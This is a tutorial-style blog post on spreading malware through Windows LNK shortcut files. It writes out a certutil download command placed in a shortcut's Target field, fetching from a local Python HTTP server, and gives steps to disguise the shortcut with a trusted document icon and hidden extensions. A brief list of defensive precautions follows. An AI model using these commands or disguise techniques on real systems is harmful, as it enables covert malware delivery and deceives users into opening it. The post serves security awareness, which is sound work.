Malware Distribution Techniques Using LNK Files
In this article, we'll go step by step through how malware can be distributed using LNK files. In particular, we'll look at how malicious commands can be embedded…

Hello everyone! :)
In this article, we’ll go step by step through how malware can be distributed using LNK files. In particular, I’ll show how, by embedding malicious commands inside shortcut (LNK) files, we can carry out remote file downloads using tools like certutil.exe and a Python HTTP server. I’ll also cover how these kinds of techniques work, along with the security measures you can take to protect your systems against this type of threat.
1. What Is an LNK File?
LNK files are shortcut files used in the Windows operating system. Used to launch a program, file, or folder, these files can contain a target file location along with various command-line parameters. Although an LNK file looks like a normal file, malicious commands embedded inside it can trigger harmful actions.
2. Embedding a Malicious Command in an LNK File
Step 1: Creating a Shortcut
A shortcut to any file can be created using the following steps:
- Selecting the Target File: Right-click a file and select “Create Shortcut”.

- Changing the Target: In the created shortcut’s “Properties” dialog, malicious commands can be added in the “Target” field.
Example Malicious Target:
“cmd.exe /c certutil.exe -urlcache -split -f “http://localhost:8001/test.rtf” “C:\Users\mkcirik\Desktop\test.rtf”“

Explanation:
-
- cmd.exe /c: Runs a command line and then closes it.
- certutil.exe: A built-in Windows tool that can be used for file downloads.
- http://localhost:8001/test.rtf: The server address the file will be downloaded from.
- “C:\Users\mkcirik\Desktop\test.rtf”: The destination path for the file.
3. Setting Up an HTTP Server
To download a file via the command the LNK file will execute, we need to set up an HTTP server. You can quickly spin up an HTTP server using Python.
Step-by-Step HTTP Server Setup:
- Open a Command Line:
“python -m http.server 8001”
-

- This command creates an HTTP server on port 8001. (I used port 8001 here, but you can use any available port number. :))

- You can view the files served by your server through your browser at http://localhost:8001/. In my example here, you can see the file “test.rtf”.
4. Downloading a File with Certutil
What Is Certutil.exe?
certutil.exe is a built-in tool used for certificate management on Windows operating systems. However, this tool is frequently abused by attackers as a file-download tool.
File Download Command:
The following command can be used to download a file from a specific server on the target machine:
“certutil.exe -urlcache -split -f “http://localhost:8001/test.rtf” “C:\Users\mkcirik\Desktop\test.rtf”“
Parameter Descriptions:
- -urlcache: Caches the file while downloading it from the URL.
- -split: Allows large files to be downloaded in parts.
- -f: Forces the file download to proceed.
5. Disguising the Appearance of an LNK File
The following steps can be applied so that it isn’t obvious an LNK file contains malicious actions:
Step 1: Changing the Icon
- From the shortcut’s “Properties” tab, click the “Change Icon” button.

- By selecting one of the trusted icons on the system, you can make your file’s appearance look like a trusted file (for example, a Word document, a PDF icon, etc.).

Step 2: Hiding the File Extension
To hide the .lnk extension at the end of the file name, the following setting can be applied:
- In Windows File Explorer, go to the “View” tab.
- Disable the “File name extensions” option.
This way, the user may think the malicious LNK file is simply a document.
6. A Scenario for Delivering Malware via an LNK File
Scenario:
- Stage 1: An LNK file is created and a malicious command is added to its target field.
- Stage 2: The user opens the file, believing it to be a normal document.
- Stage 3: The command triggered by the LNK file uses certutil in the background to download the malicious file.
- Stage 4: The malware is downloaded and executed.
- Precautions Against Malicious LNK Files
- Show File Extensions: By always making file name extensions visible, you can detect LNK files.
- Download Files from Trusted Sources: Avoid files from unknown emails or download sources.
- Monitor System Tools: Detect unusual use of tools like Certutil using security software.
- Antivirus and Security Software: Use a strong antivirus program to scan for malicious shortcut files.
Conclusion
In this article, we explained step by step how Windows LNK files can be used for malicious purposes. We covered the properties of LNK files, their ability to run commands from the target field, and methods for delivering malware using built-in tools like certutil. Raising user awareness of these types of attacks and applying proper security measures is of great importance.

Detecting Certutil Usage with Sigma:
I hope you found this useful. :)